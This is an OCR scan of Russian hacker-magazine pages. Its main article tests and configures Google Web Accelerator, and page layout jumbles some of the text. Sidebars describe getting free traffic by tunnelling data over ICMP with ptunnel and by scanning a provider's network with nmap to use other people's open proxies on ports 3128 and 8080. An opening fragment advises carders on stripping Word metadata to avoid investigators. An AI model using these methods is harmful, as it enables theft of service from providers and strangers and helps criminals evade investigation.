
4. Помни, что некоторые файлы хранят больше информации, чем это кажется на первый взгляд. К примеру, в некоторых форматах документов (в том числе Microsoft Word), кроме текста, сохраняются метаданные. Пример собранной информации из документа Word:

```
Built-in Document Properties:
Built-in Properties Containing
Metadata: 3
Title: Счета
Author: карда
Company: Carda-barba

Last 10 Authors:
Has Last 10 Data
Mishka C:\Mishka\Carding\Work\cheta.DOC
Gemaglab1n D:\ITdefence\cheta.DOC
gorl E:\Pamba\cheta.DOC
stepper F:\Xakep\DVD\Daily Soft\cheta.
DOC
```

Как видишь, следователям под силу изучить всю цепочку, по которой путешествовал файл, тем самым выявляя всех твоих сподвижников и партнеров по злобным делишкам. Чтобы избежать подобных вещей, следует внимательно отнестись к рекомендации Microsoft (support.microsoft.com/default.aspx?scid=kb;EN-US;223396).


TMNT™
THE VIDEO GAME
ЧЕРЕПАШКИ НИНДЗЯ™
TMNT
ЧЕРЕПАШКИ-НИНДЗЯ
ОНИ ВЕРНУЛИСЬ!
УБОЙНЫЙ ЭКШЕН ПО МОТИВАМ ОРИГИНАЛЬНОГО ФИЛЬМА
РЕКЛАМА
ВНИМАНИЕ! СУПЕРАКЦИЯ!
ЗАЙДИ НА САЙТ WWW.TMNTGAME.RU
И ВЫИГРАЙ ПРИЗЫ ОТ ЧЕРЕПАШЕК-НИНДЗЯ!
PAPA JOHNS
UBISOFT
gfi
©2007 Mirage Studios, Inc. Teenage Mutant Ninja Turtles™ and TMNT are trademarks of Mirage Studios, Inc. All rights reserved.
Software ©2007 Ubisoft Entertainment. All Rights Reserved. Ubisoft, Ubi.com, and the Ubisoft logo are trademarks of Ubisoft Entertainment in the U.S. and/or other countries. © 2007 GFI. All rights reserved.



КРИС КАСПЕРСКИ
СТЕПАН «STEP» ИЛЬИН

ЧЕСТНЫЙ ОБМАН ПРОВАЙДЕРА

КАК СЭКОНОМИТЬ ДОРОГИЕ МЕГАБАЙТЫ ТРАФИКА

Интернет редко бывает хорошим и дешевым одновременно, что толкает многих хакеров на незаконные действия, зачастую заканчивающиеся условной судимостью. Но мы пойдем другим путем — загрузим Google Web Accelerator и путем ковыряния в настройках выжмем из него все, на что он только способен (в том числе заставив его работать на официально не поддерживаемой Опере), сэкономив как на модемном подключении, так и на DSL. А в довесок рассмотрим еще парочку способов посидеть в инете на халяву, за которые, правда, можно получить по голове!


Презент от Google

Программы, ускоряющие доступ в сеть и экономящие трафик (с общим названием «акселераторы»), появились не вчера и даже не позавчера. Делятся они на две больших группы: хорошие (платные) и отстойные (бесплатные). Google создал свой собственный акселератор, занимающий между ними промежуточное положение и потому представляющий для любителей халявы огромный интерес. Настолько огромный, что после запуска проекта Google был вынужден на некоторое время прикрыть к нему доступ, поскольку имеющихся вычислительных мощностей и пропускной способности сетевых каналов для обслуживания всех желающих оказалось недостаточно.

И вот сейчас доступ открыт вновь (правда, неизвестно, надолго ли), так что лови свой шанс! Google Web Accelerator (далее по тексту для краткости называемый просто GWA), действительно, реально увеличивает скорость работы с web'ом или экономит трафик (именно «или» — согласно основному правилу оптимизации, за все приходится платить, и, улучшая одни показатели, мы неизбежно ухудшаем другие). И хотя GWA значительно отстает от своих коммерческих конкурентов (о которых мы поговорим в отдельной врезке), он бесплатен, что для многих является решающим фактором.




› Настраиваем GWA для DSL-соединения



› GoogleWebAccClient.exe открывает порт 9100 на просушку, а GoogleWebAccWarden.exe, не открывая никаких «своих» портов, взаимодействует с GoogleWebAccClient.exe через его порт 9100

Установка GWA на свой компьютер

Заходим на www.google.com, видим там ссылку «more», щелкаем по ней, в открывшемся окне выбираем «even more» и среди множества проектов, в самом низу, находим затерявшийся Web Accelerator: http://webaccelerator.google.com. По завершении самой установки в системном трее появляется изображение настольных часов аналогового типа, такие же точно часы появляются и на панели Firefox или IE (замечу, что Opera официально, но только официально, не поддерживается). Сразу же после запуска Firefox/IE, персональный брандмауэр (который в наше неспокойное время должен быть установлен на каждой машине) тут же завопит, что приложение GoogleWebAccClient.exe ломится в сеть на sb.google.com [66.248.93.93] по 80-му порту. Вот это тот самый акселератор и есть! Попытка блокировки доступа делает работу Firefox/IE невозможной вообще, поскольку отныне и вовеки веков они входят в сеть не напрямую, а через GoogleWebAccClient.exe, так что нажимаем «Yes».
Следом за GWA в сеть ломится сам браузер,



Модемное соединение

Первым делом переводим радиокнопку «Specify your type of Internet connection» в положение «Dialup», активируем предвыборку страниц («Enable Prefetching») и подсвечивание уже предвыбранных страниц двойным подчеркиванием, как это показано в example link, приведенном в качестве образца. Это поможет нам просматривать страницы в том порядке, в котором их загружает GWA и который далеко не всегда совпадает с порядком их следования на текущей странице (напоминаем, что предвыборка осуществляется на основе рейтинга популярности). Для достижения максимальной скорости переводим радиокнопку «Select how frequently Google Web Accelerator checks for newer versions of cached pages» в положение «Check for newer versions if the content is likely to change», чтобы GWA передавал только реально измененные страницы. Однако следует помнить, что этот механизм не застрахован от ошибок и в некоторых случаях GWA не замечает, что страница была изменена, показывая нам старую версию. Поэтому для надежности лучше все-таки оставить эту радиокнопку в положении «Always check for newer versions (Recommended)», в котором она и находилась по умолчанию.
Сохраняем параметры кнопкой «Save Preferences» и начинаем блуждать по Сети. Часы на панели инструментов вращают стрелкой, отображая текущую скорость скачки и показывая сэкономленное время, рассчитываемое по недокументированному алгоритму, поэтому этим цифрам нельзя доверять. Но все же это не мешает получать удовольствие от наблюдения за ними. Для просмотра более детальной статистики выбери в контекстом меню GWA пункт «Performance Data» (или набери «http://127.0.0.1:9100/races» в Горящем Лисе или IE), после чего откроется специальное окно, в котором можно узнать, сколько времени удалось сэкономить GWA. Правда, как обстоят дела с экономией трафика, остается только гадать.

DSL-соединение

Радиокнопку «Specify your type of Internet connection» оставляем в положении по умолчанию — «DSL». Вырубаем предвыборку, снимая галочку с «Enable Prefetching», чтобы не попасть на трафик, но оставляем взведенной галку «Highlight Links to Prefetched Pages», чтобы популярные ссылки сразу же бросались в глаза (это работает не на всех сайтах). Положение «Select how frequently Google Web Accelerator checks for newer versions of cached pages» определяется в соответствии с личными предпочтениями. Позиция «Always check for newer versions» дает стопроцентную гарантию, что мы увидим страницу «как она есть», а «Check for newer versions if the content is likely to change» нехило экономит трафик с некоторым риском пропуска последних изменений.
Нажимаем на «Save Preferences» и... наслаждаемся «спидометром», пока не надоест. А когда надоест — тут же возникнет естественное для всех хакеров желание: распотрошить GWA и посмотреть, что у него внутри.



> Настраиваем GWA для модемного соединения



> Сжатие изображений коммерческим акселератором



и все по тому же самому адресу и порту — sb.google.com:80, вынуждая нас давить «Yes» еще раз. Фактически sb.google.com:80 выступает в роли proxy-сервера, только очень хитрого и... местами даже коварного, но не будем забегать вперед.

Как это работает


Алгоритмы, заложенные в GWA, никакого секрета не представляют и в тех или иных вариациях используются практически во всех акселераторах, причем в значительно большем объеме, чем в GWA, который реализует следующий перечень возможностей:

1. GWA выступает в роли быстрого proxy-сервера: как известно, пропускная способность сетевых каналов (как на dial-up, так и на DSL) практически никогда не достигает 100% загрузки, поскольку большинство web-серверов сильно перегружено и они обслуживают пользователей не одновременно, а по очереди. Передав «квант» информации, сервер ставит пользователя в очередь и принимается за следующего, причем величина «кванта» определяется не только (и не столько) размером блока данных, но и временем, требующимся на его пересылку. Следовательно, чем шире у нас канал, тем больше информации мы может выкачать за один «квант» и тем выше эффективная скорость скачки. GWA, располагающий распределенной сетью серверов с толстыми каналами, довольно резво стягивает информацию даже с перегруженных серверов, отдавая ее нам без задержек, в результате чего КПД нашего канала приближается к 90%, что очень хорошо.
2. Распределенная сеть GWA автоматически выстраивает наиболее благоприятный маршрут передачи пакетов, что также увеличивает скорость передачи, причем весьма значительно (особенно при работе с далекими серверами, разделенными десятками промежуточных узлов).
3. GWA оптимизирует параметры соединения: TCP/IP — очень сложный протокол с множеством тонких настроек, не учитываемых ни операционной системой, ни браузером, ни чем-либо еще. Правда, существуют специальные утилиты, типа MTUSpeed, позволяющие настраивать параметры TCP вручную, но... прежде чем достичь реального ускорения, с ними приходится повозиться. А GWA настраивает оптимальные параметры автоматически, уменьшая количество потерянных пакетов (которые сервер вынужден передавать повторно) и обеспечивая так называемый «быстрый старт». Без последнего протокол TCP довольно медленно раскачивается, и прежде чем будет достигнута номинальная пропускная способность, запрошенная web-страница уже успеет загрузиться, в результате чего чем меньше размер страницы, тем с меньшей скоростью она качается. Правда, на файлах размером в несколько десятков мегабайт это практически никак не сказывается.
4. GWA осуществляет предвыборку (prefetching): основываясь на данных популярности различных web-страниц, полученных не без помощи закладок, изначально встроенных в Оперу и Горящего Лиса, он выполняет упреждающую загрузку наиболее популярных ссылок с текущих страниц. То есть пока мы читаем web-страницу, вникая в материал, GWA активно качает остальные страницы по ссылкам, вероятность перехода на которые максимальна. Если GWA предугадает маршрут нашего дальнейшего


Бесплатный DSL: ICMP-инкапсуляция


Открою тебе небольшой секрет. Некоторые операторы тарифицируют только TCP/UDP-трафик, но не обращают внимания на ICMP. То есть ты можешь сколько угодно пинговать www.xakep.ru, генерируя тем самым кучу трафика, но с тебя за это не снимут ни копейки. Вообще ICMP (Internet Control Message Protocol) предназначен для передачи контрольных сообщений. В случае пинга — это сначала эхо-запрос (с твоей стороны), а затем эхо-ответ (со сторны сервера). Однако протокол позволяет вставить в сообщение любую информацию и передать ее в сеть — и для провайдера это будет все тот же ICMP! Понимаешь? Мы можем поднять ICMP-тоннель, пустить через него весь трафик, и тогда передача данных будет совершенно бесплатной. Причем никто не сможет наехать и предъявить иск за взлом, поскольку мы вправе использовать все услуги, которые только предоставляет оператор! Другое дело, что за это вполне могут отключить, потому лучше не увлекаться и гигабайтами не воровать.

Все, что нам потребуется, — это специльная программа ptunnel (www.cs.uit.no/~daniels/PingTunnel), которую нужно установить на никсовый шелл. Где его взять? Лучше всего, конечно, банально купить. Все удовольствие обойдется в $5-10 в месяц, а это, по-моему, вполне достойная цена за халявный трафик. Но если с финансами ну совсем туго, можно проштудировать списки бесплатных шелл-хостеров (www.freeshell.com) и найти там подходящий вариант. Затем на твоем компе поднимается клиентская часть ptunnel'а, которая работает в виде обычной локальной прокси. Тебе останется только прописать ее в настройках браузера: адрес 127.0.0.1 и порт, на котором она работает.




> Окно статистики GWA




> Персональный брандмауэр SyGate Personal Firewall засекает попытку GWA выйти в Сеть



web-путешествия, скорость открытия уже загруженных страниц нас просто сразит наповал. Вот это акселерация! Вот это ускорение! На модемном соединении такой подход экономит уйму времени (а значит, и денег), правда, при условии, что web-серфинг не сочетается с фоновой скачкой файлов в ReGet'e. А вот на DSL... ой, а вот на DSL предвыборка способна кинуть нас на трафик, обув на весьма недетские бабки. Ведь никакой гарантии, что мы зайдем именно на предвыбранные страницы, у нас нет, а платить за них все равно придется. Поэтому предвыборку лучше сразу же отключить, но даже при этом GWA будет отображать ссылки, которые бы он хотел загрузить. И это будут не просто ссылки, а наиболее популярные ссылки, на которые щелкают все остальные пользователи, — неплохое средство упрощения навигации по неизвестному сайту, экономящее не только время, но и трафик.

5. GWA передает только изменения страниц: допустим, мы имеем страницу размером в 1 Мб, владелец которой неожиданно изменил 10 байт в нескольких местах (исправил орфографические ошибки, например). В обычной ситуации мы были бы вынуждены повторно скачивать весь этот мегабайт целиком, а GWA позволяет передать лишь изменения, то есть по нашему каналу скачается 10 байт, плюс накладные расходы на организацию передачи. Экономия времени и трафика налицо!

6. Поддержка докачки: при нестабильной связи и частных разрывах, серверы, не поддерживающие докачку, становятся настоящим исчадием ада, но... только не с GWA, который заглатывает файл внутрь себя и затем отдает нам. С докачкой! Экономя и время, и трафик!

7. Сжатие web-содержимого: подавляющее большинство современных web-серверов и браузеров поддерживают сжатие текстовых web-страничек в формате gzip, экономя и скорость, и трафик, однако до сих пор находятся серверы, не поддерживающие этот режим, и вот тут-то GWA оказывает нам существенную помощь. Правда, учитывая незначительную долю таких серверов, много сэкономить не получается.

Оптимальная настройка

Щелкаем по часам, в появившемся меню выбираем «Preferences» (или набираем в адресной строке Горящего Лиса/IE следующий URL: http://127.0.0.1:9100/preferences), после чего получаем доступ ко всем настройкам.

Как технически устроен GWA

Технически GWA представляет собой расщепленный proxy-сервер, одна половина которого работает на сервере sb.google.com, другая же устанавливается локально и открывает порт с номером 9100, через который работает IE, Firefox и любая другая программа. Для следующих экспериментов нам потребуется собственный web-сервер, ведущий подробные логи (рекомендуем бесплатный для граждан России small-http, который можно скачать с www.smallsrv.com), любой достойный TCP/IP-dumper и персональный брандмауэр (я использую SyGate Personal Firewall — брандмауэр и TCP/IP-dumper в одном флаконе; до версии 4.2 он был бесплатен, а теперь требует регистрации). Также пригодится любая утилита для мониторинга открытых портов: от стандартной netstat, запущенной с ключом «–a», до TCPView Марка Руссиновича (www.sysinternals.com).

Собрав все инструменты, необходимые для вскрытия, заходим в каталог \Program Files\Google\Web Accelerator и видим там два файла. Первый — GoogleWebAccClient.exe — это сердце акселератора, представляющее собой локальный proxy-сервер с открытым 9100-м портом для общения с браузером, взаимодействующий с удаленным GWA proxy-сервером sb.google.com по стандартному 80-му порту. Второй файл — GoogleWebAccWarden.exe — реализует «спидометр» в системном трее и на панели управления, общающийся с GoogleWebAccClient.exe через средства межпроцессорного взаимодействия, а конкретно — через socket'ы. Если снести этот процесс (в «Диспетчере задач» или FAR'е), «спидометр» тут же исчезнет, но акселератор продолжит работать с ничуть не меньшим усердием. Кстати говоря, GoogleWebAccWarden.exe является пусковым файлом, и если его остановить, а потом запустить повторно, то мы получим две копии GoogleWebAccClient.exe, ведущие себя довольно непредсказуемым образом.


Теперь ненадолго отключим GWA и зайдем на свой собственный http-сервер, роль которого в данном случае исполняет http://nezumi.org.ru, недавно переведенный в орбитальный

Серьезный конкурент Google'a!

Главным, можно даже сказать, фундаментальным недостатком GWA является его органическая неспособность сжимать графические изображения, а ведь именно на них приходится львиная доля сетевого трафика. Коммерческий акселератор www.propel.com разработал специальный алгоритм сжатия, позволяющий уменьшать размер jpeg-файлов (которые, как известно, практически не поддаются сжатию) в 15 раз, сохраняя при этом приемлемый уровень качества (то есть можно смотреть без содроганий, поскольку изображение остается субъективно приятным). Акселератор поддерживает практически все существующие на данный момент браузеры (IE, Netscape, Opera, Mozilla и Firefox) и даже дает 7 дней пробного доступа!



> webaccelerator.google.com — главная страница Google Web Accelerator; www.cs.uit.no/~daniels/PingTunnel — о том, как получить бесплатный трафик за счет ICMP-тоннеля.



> Специально для тебя мы сняли видеоуроки по использованию GWA, сканированию сети провайдера на наличие открытых прокси-серверов, а также организации ICMP-тоннеля.



> Весь упомянутый в статье софт, а также другие акселераторы ты найдешь на нашем DVD. В папке с файлами также лежат логи web-сервера, для того чтобы ты смог оценить запросы браузера, использующего акселератор от Google.

режим, то есть запущенный на круглосуточную работу. В лог-файле немедленно появляется следующая запись, представляющая запрос «GET / HTTP/1.1», посланный Firefox и предписывающий серверу возвратить главную страницу.

А теперь запустим GWA и попробуем зайти на сервер еще раз. Я даже не хочу приводить то безобразие, которое отобразилось в логах моего web-сервера! Во-первых, теперь запросы идут не от того узла, где установлен Лис, а совсем из другого места — 72.14.192.1. Этим местом, как нетрудно догадаться, является один из серверов, входящих в распределенную сеть GWA, и его мы можем использовать как proxy. Вот только... скрыть свой истинный IP все равно не получится, поскольку GWA явно прописывает его в заголовке: «X-Forwarded-For: 83.239.33.46», также указывается подлинная строка идентификации браузера вместе с остальными параметрами.

Во-вторых, один и тот же запрос «GET / HTTP/1.1» выполняется дважды — один раз для Горящего Лиса, второй — для удаленного кэш-сервера GWA. Таким образом, интенсивное использование GWA многими миллионами пользователей приводит к повышенной загрузке web-серверов по всему миру. Радужная вырисовывается перспектива, не правда ли?!

В-третьих, при активной предвыборке, GWA тут же начинает загружать k_hiteev pack.zip (сборник из 96 статей), а он весит почти 37 Мб. Обрати внимание на нестандартное поле «X-moz: prefetch» в заголовке HTTP-запроса. И вся эта информация насильно впихивается зашедшему на сервер пользователю, не дожидаясь, пока он сделает запрос!!! А по широкому DSL-каналу мегабайты пролетают очень быстро... Предвыборка — это понятно. Непонятно другое. Как и почему GWA выбрал именно эти два архива из более чем 80-ти остальных файлов, валяющихся на сервере?! Да очень просто! По критерию популярности. Закладки, встроенные в Горящего Лиса и Оперу, нашептали GWA, что именно качают пользователи с мыщъх'иного сервера чаще всего, и мыщъх'иные логи эту информацию полностью подтверждают!!!

Таким образом, при использовании предвыборки трафик увеличивается во много раз, поскольку вовсе не факт, что скачанная информация будет затребована пользователем. Поэтому предвыборку лучше всего отключать: прирост скорости намного меньше прироста оплаты за мегабайты. На безлимитных тарифах, конечно, картина несколько другая, но и там предвыборка нагружает канал, забивая его фоновым соединением.

Независимо от активности предвыборки, GWA сохраняет считанные страницы в кэш-папке Горящего Лиса или IE, то есть работает как обычный кэш-proxy сервер, только не простой, а кривой. Лучше бы он сохранял их в отдельной папке, тогда при просмотре одних и тех же страниц из-под разных браузеров мы бы экономили на трафике.

Еще один факт, скорее относящийся к области курьезов, но все-таки достаточно интересный сам по себе и достойный описания. Сразу же после установки GWA, на узел сервера обрушилось большое количество UDP-пакетов, направленных на 1030-й порт (сервис обмена сообщениями), отсекаемых брандмауэром, но нервирующих своим рекламным содержимым при просмотре логов. К тому же, несмотря на все блокировки, это входящий трафик, за который приходится платить.

Заключение

И все-таки — стоит использовать GWA или нет? Вопрос не имеет однозначного ответа. О том, что GWA представляет собой лучший бесплатный акселератор, никто не спорит и спорить не собирается, но по сравнению с коммерческими он пока отдыхает. Тот же www.propel.com позволяет экономить гораздо больше мегабайт, правда ценой потери качества картинок, которое в некоторых случаях важнее денег.

Бесплатный DSL: один из способов

Инсталлируя GWA на своем компьютере, мы тем самым устанавливаем локальный proxy-сервер и открываем 9100-й порт, необходимый для его работы. Сразу же возникает вопрос: а как насчет безопасности?! Вдруг какой-нибудь умник пропишет наш IP и 9100-й порт в свойствах своего браузера и будет гнать через нас трафик, за который нам придется платить? Атаки такого типа очень широко распространены и встречаются повсеместно. Как правило, внутрисетевой трафик (трафик внутри сети провайдера) стоит ощутимо дешевле внешнего или вообще не тарифицируется!

В это же самое время многие клиенты устанавливают у себя proxy-серверы, обслуживающие сеть организации или даже домашнюю локалку. Грамотный администратор первым делом составляет список разрешенных IP (принадлежащих, естественно, его локалке) или указывает, с каких сетевых интерфейсов разрешен доступ. Однако если администратор — лох, то сервер остается открытым для всех желающих! Обнаружив жертву простым сканированием (в любом сканере типа nmap задаем диапазон IP своего провайдера и ищем машины с открытым 3128-м или 8080-м портом), халявщик указывает найденный IP в адресе proxy-сервера своего браузера и начинает гнать трафик, оплачиваемый из чужого кармана. Естественно, скрыть свой IP ему не удается, и дело обычно заканчивается мордобоем. Правда, в случае действительно крупных провайдеров, локалка которых покрывает целый край (например, Краснодарский), пионер может территориально находиться за сотни километров, что затрудняет процедуру разборки.

А как обстоят дела с безопасностью GWA? Анализ показывает, что он разрешает доступ только с адреса 127.0.0.1, то есть непосредственно с самой локальной машины, и блокирует попытки подключения извне. Правда, насколько надежно он это делает и не содержится ли в нем ошибок переполнения, неизвестно, поэтому заткнуть порт 9100 на персональном брандмауэре будет нелишне. Кстати говоря, какой идиот-разработчик придумал такие ограничения?! Нормально настроенный акселератор должен допускать к себе остальных членов локальной сети, если администратор этого хочет, он ведь неспроста этого хочет! Локальный кэш — великое дело, особенно если разные узлы обращаются к одним и тем же серверам, как чаще всего и бывает. Даже в домашней сети простейший кэширующий прокси (вроде уже упомянутого small-http) экономит трафика больше, чем GWA! Еще одна проблема, связанная с GWA, — к нему могут обращаться любые программы (а не только браузер), в том числе и зловредные утилиты, ворующие информацию с компьютера и скрытно передающие ее через сеть. В обычной ситуации их остановит брандмауэр, но в случае с GWA — нет.

Как прикрутить GWA к Опере?

Официально GWA поддерживает только браузеры Firefox и IE, но при желании его можно заставить работать с любой другой программой, например с Оперой. Ведь в основе GWA лежит локальный proxy-сервер, а всякие там «спидометры» на панели инструментов сделаны исключительно ради красоты.

Короче, берем Оперу (любой версии), заходим в меню «Tools», выбираем пункт «Preferences» (или нажимаем <CTRL-F12>). В открывшемся диалоговом окне переходим к вкладке «Advanced», щелкаем по строке «network», давим на кнопку «proxy servers» и в строке HTTP пишем: «127.0.0.1, port 9100», не забыв взвести напротив него галочку. Также можно задействовать «HTTP 1.1 for proxy», а вот HTTPS проксировать не надо, все равно GWA (по соображениям секретности) не поддерживает этот протокол.




ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /

